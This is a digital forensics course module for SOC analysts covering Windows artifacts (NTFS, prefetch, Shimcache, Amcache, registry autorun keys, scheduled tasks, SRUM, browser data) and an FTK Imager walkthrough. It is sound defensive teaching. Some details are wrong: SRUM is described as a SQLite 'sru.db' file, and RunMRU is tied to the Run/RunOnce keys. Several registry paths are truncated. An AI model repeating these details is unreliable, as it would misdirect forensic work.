

# 13. Introduction to Digital Forensics

## Introduction to Digital Forensics

It is essential to clarify that this module does not claim to be an all-encompassing or exhaustive program on Digital Forensics. This module provides a robust foundation for SOC analysts, enabling them to confidently tackle key Digital Forensics tasks. The primary focus of the module will be the analysis of malicious activity within Windows-based environments.

**Digital forensics**, often referred to as computer forensics or cyber forensics, is a specialized branch of cybersecurity that involves the collection, preservation, analysis, and presentation of digital evidence to investigate cyber incidents, criminal activities, and security breaches. It applies forensic techniques to digital artifacts, including computers, servers, mobile devices, networks, and storage media, to uncover the truth behind cyber-related events. Digital forensics aims to reconstruct timelines, identify malicious activities, assess the impact of incidents, and provide evidence for legal or regulatory proceedings. Digital forensics is an integral part of the incident response process, contributing crucial insights and support at various stages.

### Key Concepts:

- **Electronic Evidence**: Digital forensics deals with electronic evidence, which can include files, emails, logs, databases, network traffic, and more. This evidence is collected from computers, mobile devices, servers, cloud services, and other digital sources.
- **Preservation of Evidence**: Ensuring the integrity and authenticity of digital evidence is crucial. Proper procedures are followed to preserve evidence, establish a chain of custody, and prevent any unintentional alterations.
- **Forensic Process**: The digital forensics process typically involves several stages:
  - **Identification**: Determining potential sources of evidence.
  - **Collection**: Gathering data using forensically sound methods.
  - **Examination**: Analyzing the collected data for relevant information.
  - **Analysis**: Interpreting the data to draw conclusions about the incident.
  - **Presentation**: Presenting findings in a clear and comprehensible manner.
- **Types of Cases**: Digital forensics is applied in a variety of cases, including:
  - Cybercrime investigations (hacking, fraud, data theft).
  - Intellectual property theft.
  - Employee misconduct investigations.
  - Data breaches and incidents affecting organizations.
  - Litigation support in legal proceedings.

The basic steps for performing a forensic investigation are as follows:

1. Create a Forensic Image
2. Document the System's State
3. Identify and Preserve Evidence
4. Analyze the Evidence
5. Timeline Analysis
6. Identify Indicators of Compromise (IOCs)
7. Report and Documentation

## Digital Forensics for SOC Analysts

When we talk about the Security Operations Center (SOC), we're discussing the frontline defense against cyber threats. But what happens when a breach occurs, or when an anomaly is detected? That's where digital forensics comes into play.

First and foremost, digital forensics provides us with a detailed post-mortem of security incidents. By analyzing digital evidence, we can trace back the steps of an attacker, understanding their methods, motives, and possibly even their identity. This retrospective analysis is crucial for improving our defenses and understanding our vulnerabilities.

Moreover, in the heat of a security incident, time is of the essence. Digital forensics tools can rapidly sift through vast amounts of data, pinpointing the exact moment of compromise, the affected systems, and the nature of the malware or attack technique used. This swift identification allows us to contain the threat faster, minimizing potential damage.

Let's not forget about the legal implications. In the event of a significant breach, especially one that affects customers or stakeholders, there's a high likelihood of legal repercussions. Digital forensics not only helps us in identifying the culprits but also provides legally admissible evidence that can be used in court. This evidence is meticulously logged, hashed, and timestamped to ensure its integrity and authenticity.

Furthermore, the insights gained from digital forensics empower our SOC teams to proactively hunt for threats. Instead of merely reacting to alerts, we can actively search our environments for signs of compromise, leveraging indicators of compromise (IoCs) and tactics, techniques, and procedures (TTPs) identified from past incidents.

Another critical aspect is the enhancement of our incident response strategies. By understanding the full scope of an attack, we can better tailor our response, ensuring that every compromised system is addressed and that no stone is left unturned. This comprehensive approach reduces the risk of attackers lingering in our environment or using the same attack vector twice.

Lastly, digital forensics fosters a culture of continuous learning within our SOC teams. Every incident, no matter how small, provides a learning opportunity. By dissecting these incidents, our analysts can stay ahead of the curve, anticipating new attack techniques and bolstering our defenses accordingly.

In conclusion, digital forensics isn't just a reactive measure; it's a proactive tool that amplifies the capabilities of our SOC analysts, ensuring that our organization remains resilient in the face of ever-evolving cyber threats.

## Windows Forensics Overview

In this section, we will provide a concise overview of the key Windows artifacts and forensic procedures.

### NTFS

NTFS (New Technology File System) is a proprietary file system developed by Microsoft as a part of its Windows NT operating system family. It was introduced with the release of Windows NT 3.1 in 1993, and it has since become the default and most widely used file system in modern Windows operating systems, including Windows XP, Windows 7, Windows 8, Windows 10, and their server counterparts.

NTFS was designed to address several limitations of its predecessor, the FAT (File Allocation Table) file system. It introduced numerous features and enhancements that improved the reliability, performance, security, and storage capabilities of the file system.

Here are some of the key forensic artifacts that digital investigators often analyze when working with NTFS file systems:

- **File Metadata**: NTFS stores extensive metadata for each file, including creation time, modification time, access time, and attribute information (such as read-only, hidden, or system file attributes). Analyzing these timestamps can help establish timelines and reconstruct user activities.
- **MFT Entries**: The Master File Table (MFT) is a crucial component of NTFS that stores metadata for all files and directories on a volume. Examining MFT entries provides insights into file names, sizes, timestamps, and data storage locations. When files are deleted, their MFT entries are marked as available, but the data may remain on the disk until overwritten.
- **File Slack and Unallocated Space**: Unallocated space on an NTFS volume may contain remnants of deleted files or fragments of data. File slack refers to the unused portion of a cluster that may contain data from a previous file. Digital forensic tools can help recover and analyze data from these areas.
- **File Signatures**: File headers and signatures can be useful in identifying file types even when file extensions have been changed or obscured. This information is critical for reconstructing the types of files present on a system.

- **USN Journal** : The Update Sequence Number (USN) Journal is a log maintained by NTFS to record changes made to files and directories. Forensic investigators can analyze the USN Journal to track file modifications, deletions, and renames.
- **LNK Files** : Windows shortcut files (LNK files) contain information about the target file or program, as well as timestamps and metadata. These files can provide insights into recently accessed files or executed programs.
- **Prefetch Files** : Prefetch files are generated by Windows to improve the startup performance of applications. These files can indicate which programs have been run on the system and when they were last executed.
- **Registry Hives** : While not directly related to the file system, Windows Registry hives contain important configuration and system information. Malicious activities or unauthorized changes can leave traces in the registry, which forensic investigators analyze to understand system modifications.
- **Shellbags** : Shellbags are registry entries that store folder view settings, such as window positions and sorting preferences. Analyzing shellbags can reveal user navigation patterns and potentially identify accessed folders.
- **Thumbnail Cache** : Thumbnail caches store miniature previews of images and documents. These caches can reveal files that were recently viewed, even if the original files have been deleted.
- **Recycle Bin** : The Recycle Bin contains files that have been deleted from the file system. Analyzing the Recycle Bin can help recover deleted files and provide insights into user actions.
- **Alternate Data Streams (ADS)** : ADS are additional streams of data associated with files. Malicious actors may use ADS to hide data, and forensic investigators need to examine these streams to ensure a comprehensive analysis.
- **Volume Shadow Copies** : NTFS supports Volume Shadow Copies, which are snapshots of the file system at different points in time. These copies can be valuable for data recovery and analysis of changes made over time.
- **Security Descriptors and ACLs** : Access Control Lists (ACLs) and security descriptors determine file and folder permissions. Analyzing these artifacts helps understand user access rights and potential security breaches.

## Windows Event Logs

**Windows Event Logs** are an intrinsic part of the Windows Operating System, storing logs from different components of the system including the system itself, applications running on it, ETW providers, services, and others.

Windows event logging offers comprehensive logging capabilities for application errors, security events, and diagnostic information. As cybersecurity professionals, we leverage these logs extensively for analysis and intrusion detection.

Adversarial tactics from initial compromise using malware or other exploits, to credential accessing, privilege elevation and lateral movement using Windows operating system's internal tools are often captured via Windows event logs.

By viewing the available Windows event logs, investigators can get a good sense of what is being logged and even search for specific log entries. To access the logs directly for offline analysis, investigators should navigate to the default file path for log storage at

`C:\Windows\System32\winevt\logs`.

The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

## Execution Artifacts

`Windows execution artifacts` refer to the traces and evidence left behind on a Windows operating system when programs and processes are executed. These artifacts provide valuable insights into the execution of applications, scripts, and other software components, which can be crucial in digital forensics investigations, incident response, and cybersecurity analysis. By examining execution artifacts, investigators can reconstruct timelines, identify malicious activities, and establish patterns of behavior. Here are some common types of Windows execution artifacts:

- `Prefetch Files`: Windows maintains a prefetch folder that contains metadata about the execution of various applications. Prefetch files record information such as file paths, execution counts, and timestamps of when applications were run. Analyzing prefetch files can reveal a history of executed programs and the order in which they were run.
- `Shimcache`: Shimcache is a Windows mechanism that logs information about program execution to assist with compatibility and performance optimizations. It records details such as file paths, execution timestamps, and flags indicating whether a program was executed. Shimcache can help investigators identify recently executed programs and their associated files.
- `Amcache`: Amcache is a database introduced in Windows 8 that stores information about installed applications and executables. It includes details like file paths, sizes, digital signatures, and timestamps of when applications were last executed. Analyzing the Amcache can provide insights into program execution history and identify potentially suspicious or unauthorized software.
- `UserAssist`: UserAssist is a registry key that maintains information about programs executed by users. It records details such as application names, execution counts, and timestamps. Analyzing UserAssist artifacts can reveal a history of executed applications and user activity.
- `RunMRU Lists`: The RunMRU (Most Recently Used) lists in the Windows Registry store information about recently executed programs from various locations, such as the `Run`

and `RunOnce` keys. These lists can indicate which programs were run, when they were executed, and potentially reveal user activity.

- **Jump Lists** : Jump Lists store information about recently accessed files, folders, and tasks associated with specific applications. They can provide insights into user activities and recently used files.
- **Shortcut (LNK) Files** : Shortcut files can contain information about the target executable, file paths, timestamps, and user interactions. Analyzing LNK files can reveal details about executed programs and the context in which they were run.
- **Recent Items** : The Recent Items folder maintains a list of recently opened files. It can provide information about recently accessed documents and user activity.
- **Windows Event Logs** : Various Windows event logs, such as the Security, Application, and System logs, record events related to program execution, including process creation and termination, application crashes, and more.

Artifact	Location/Registry Key
Prefetch Files	C:\Windows\Prefetch
Shimcache	Registry: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
Amcache	C:\Windows\AppCompat\Programs\Amcache.hve (Binary Registry Hive)
UserAssist	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explor

Artifact	Location/Registry Key
RunMRU Lists	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explor
Jump Lists	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)
Shortcut (LNK) Files	Various locations (e.g., Desktop, Start Menu)
Recent Items	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)
Windows Event Logs	C:\Windows\System32\winevt\Logs

## Windows Persistence Artifacts

Windows persistence refers to the techniques and mechanisms used by attackers to ensure their unauthorized presence and control over a compromised system, allowing them to maintain access and control even after initial intrusion. These persistence methods exploit various system components, such as registry keys, startup processes, scheduled tasks, and services, enabling malicious actors to withstand reboots and security measures while continuing to carry out their objectives undetected.

### Registry

The Windows `Registry` acts as a crucial database, storing critical system settings for the Windows OS. This encompasses configurations for devices, security, services, and even the

storage of user account security configurations in the Security Accounts Manager ( SAM ).

Given its significance, it's no surprise that adversaries often target the Windows Registry for establishing persistence. Therefore, it's essential to routinely inspect Registry autorun keys.

Example of Autorun keys used for persistence:

- **Run/RunOnce Keys**

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\

- **Keys used by WinLogon Process**

- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

- **Startup Keys**

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User

## Schtasks

Windows provides a feature allowing programs to schedule specific tasks. These tasks reside in `C:\Windows\System32\Tasks`, with each one saved as an XML file. This file details the creator, the task's timing or trigger, and the path to the command or program set to run. To scrutinize scheduled tasks, we should navigate to `C:\Windows\System32\Tasks` and examine the XML files' content.

## Services

Services in Windows are pivotal for maintaining processes on a system, enabling software components to operate in the background without user intervention. Malicious actors often tamper with or craft rogue services to ensure persistence and retain unauthorized access. The registry location to keep an eye on is:

`HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services`.

# Web Browser Forensics

Diving into web browser forensics, it's a discipline centered on analyzing remnants left by web browsers. These remnants can shed light on user actions, online engagements, and potentially harmful behaviors. Some of the pivotal browser forensic artifacts include:

- **Browsing History**: Records of websites visited, including URLs, titles, timestamps, and visit frequency.
- **Cookies**: Small data files stored by websites on a user's device, containing information such as session details, preferences, and authentication tokens.
- **Cache**: Cached copies of web pages, images, and other content visited by the user. Can reveal websites accessed even if the history is cleared.
- **Bookmarks/Favorites**: Saved links to frequently visited websites or pages of interest.
- **Download History**: Records of downloaded files, including source URLs, filenames, and timestamps.
- **Autofill Data**: Information automatically entered into forms, such as names, addresses, and passwords.
- **Search History**: Queries entered into search engines, along with search terms and timestamps.
- **Session Data**: Information about active browsing sessions, tabs, and windows.
- **Typed URLs**: URLs entered directly into the address bar.
- **Form Data**: Information entered into web forms, such as login credentials and search queries.
- **Passwords**: Saved or autofilled passwords for websites.
- **Web Storage**: Local storage data used by websites for various purposes.
- **Favicons**: Small icons associated with websites, which can reveal visited sites.
- **Tab Recovery Data**: Information about open tabs and sessions that can be restored after a browser crash.
- **Extensions and Add-ons**: Installed browser extensions and their configurations.

## SRUM

Switching gears to **SRUM** (System Resource Usage Monitor), it's a feature introduced in Windows 8 and subsequent versions. SRUM meticulously tracks resource utilization and application usage patterns. The data is housed in a database file named `sru.db` found in the `C:\Windows\System32\sru` directory. This SQLite formatted database allows for structured data storage and efficient data retrieval. SRUM's records, organized by time intervals, can help reconstruct application and resource usage over specific durations.

Key facets of SRUM forensics encompass:

- **Application Profiling**: SRUM can provide a comprehensive view of the applications and processes that have been executed on a Windows system. It records

details such as executable names, file paths, timestamps, and resource usage metrics.

This information is crucial for understanding the software landscape on a system, identifying potentially malicious or unauthorized applications, and reconstructing user activities.

- **Resource Consumption**: SRUM captures data on CPU time, network usage, and memory consumption for each application and process. This data is invaluable for investigating resource-intensive activities, identifying unusual patterns of resource consumption, and detecting potential performance issues caused by specific applications.
- **Timeline Reconstruction**: By analyzing SRUM data, digital forensics experts can create timelines of application and process execution, resource usage, and system activities. This timeline reconstruction is instrumental in understanding the sequence of events, identifying suspicious behaviors, and establishing a clear picture of user interactions and actions.
- **User and System Context**: SRUM data includes user identifiers, which helps in attributing activities to specific users. This can aid in user behavior analysis and determining whether certain actions were performed by legitimate users or potential threat actors.
- **Malware Analysis and Detection**: SRUM data can be used to identify unusual or unauthorized applications that may be indicative of malware or malicious activities. Sudden spikes in resource usage, abnormal application patterns, or unauthorized software installations can all be detected through SRUM analysis.
- **Incident Response**: During incident response, SRUM can provide rapid insights into recent application and process activities, enabling analysts to quickly identify potential threats and respond effectively.

## Evidence Acquisition Techniques & Tools

**Evidence acquisition** is a critical phase in digital forensics, involving the collection of digital artifacts and data from various sources to preserve potential evidence for analysis. This process requires specialized tools and techniques to ensure the integrity, authenticity, and admissibility of the collected evidence. Here's an overview of evidence acquisition techniques commonly used in digital forensics:

- Forensic Imaging
- Extracting Host-based Evidence & Rapid Triage
- Extracting Network Evidence

### Forensic Imaging

Forensic imaging is a fundamental process in digital forensics that involves creating an exact, bit-by-bit copy of digital storage media, such as hard drives, solid-state drives, USB drives, and memory cards. This process is crucial for preserving the original state of the

data, ensuring data integrity, and maintaining the admissibility of evidence in legal proceedings. Forensic imaging plays a critical role in investigations by allowing analysts to examine evidence without altering or compromising the original data.

Below are some forensic imaging tools and solutions:


- **FTK Imager**: Developed by AccessData (now acquired by Exterro), FTK Imager is one of the most widely used disk imaging tools in the cybersecurity field. It allows us to create perfect copies (or images) of computer disks for analysis, preserving the integrity of the evidence. It also lets us view and analyze the contents of data storage devices without altering the data.
- **AFF4 Imager**: A free, open-source tool crafted for creating and duplicating forensic disk images. It's user-friendly and compatible with numerous file systems. A benefit of the AFF4 Imager is its capability to extract files based on their creation time, segment volumes, and reduce the time taken for imaging through compression.
- **DD and DCFLDD**: Both are command-line utilities available on Unix-based systems (including Linux and MacOS). DD is a versatile tool included in most Unix-based systems by default, while DCFLDD is an enhanced version of DD with features specifically useful for forensics, such as hashing.
- **Virtualization Tools**: Given the prevalent use of virtualization in modern systems, incident responders will often need to collect evidence from virtual environments. Depending on the specific virtualization solution, evidence can be gathered by temporarily halting the system and transferring the directory that houses it. Another method is to utilize the snapshot capability present in numerous virtualization software tools.

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
### Example 1: Forensic Imaging with FTK Imager

Let's now see a demonstration of utilizing **FTK Imager** to craft a disk image. Be mindful that you'll require an auxiliary storage medium, like an external hard drive or USB flash drive, to save the resultant disk image.


- Select File -> Create Disk Image.




- Next, select the media source. Typically, it's either Physical Drive or Logical Drive.



- Choose the drive from which you wish to create an image.



- Specify the destination for the image.



- Select the desired image type.

Select Image Type ×

Please Select the Destination Image Type

Raw (dd)

SMART

E01

AFF

< Back Next > Cancel Help

- Input evidence details.

Evidence Item Information ×

Case Number:	<input type="text" value="1"/>
Evidence Number:	<input type="text" value="123"/>
Unique Description:	<input type="text" value="Malware Attack 9/9/2023"/>
Examiner:	<input type="text"/>
Notes:	<input type="text"/>

hide01.ir

< Back Next > Cancel Help

- Choose the destination folder and filename for the image. At this step, you can also adjust settings for image fragmentation and compression.

Select Image Destination

Image Destination Folder  
E:\ Browse

Image Filename (Excluding Extension)  
E\_01\_Physical\_Image

Image Fragment Size (MB)  
For Raw, E01, and AFF formats: 0 = do not fragment 0

Compression (0=None, 1=Fastest, ..., 9=Smallest) 6

Use AD Encryption

< Back Finish Cancel Help

- Once all settings are confirmed, click Start .

Create Image

Image Source  
\\.\PHYSICALDRIVE0

Starting Evidence Number: 1

Image Destination(s)  
E:\E\_01\_Physical\_Image [E01]

Add... Edit... Remove


Add Overflow Location

Verify images after they are created  Precalculate Progress Statistics


Create directory listings of all files in the image after they are created

Start Cancel


- You'll observe the progress of the imaging.



- If you opted to verify the image, you'll also see the verification progress.



- After the image has been verified, you'll receive an imaging summary. Now, you're prepared to analyze this dump.



## Example 2: Mounting a Disk Image with Arsenal Image Mounter

Let's now see another demonstration of utilizing [Arsenal Image Mounter](#) to mount a disk image we have previously created (not the one mentioned above) from a compromised Virtual Machine (VM) running on VMWare. The virtual hard disk of the VM has been stored as `HTBVM01-000003.vmdk`.

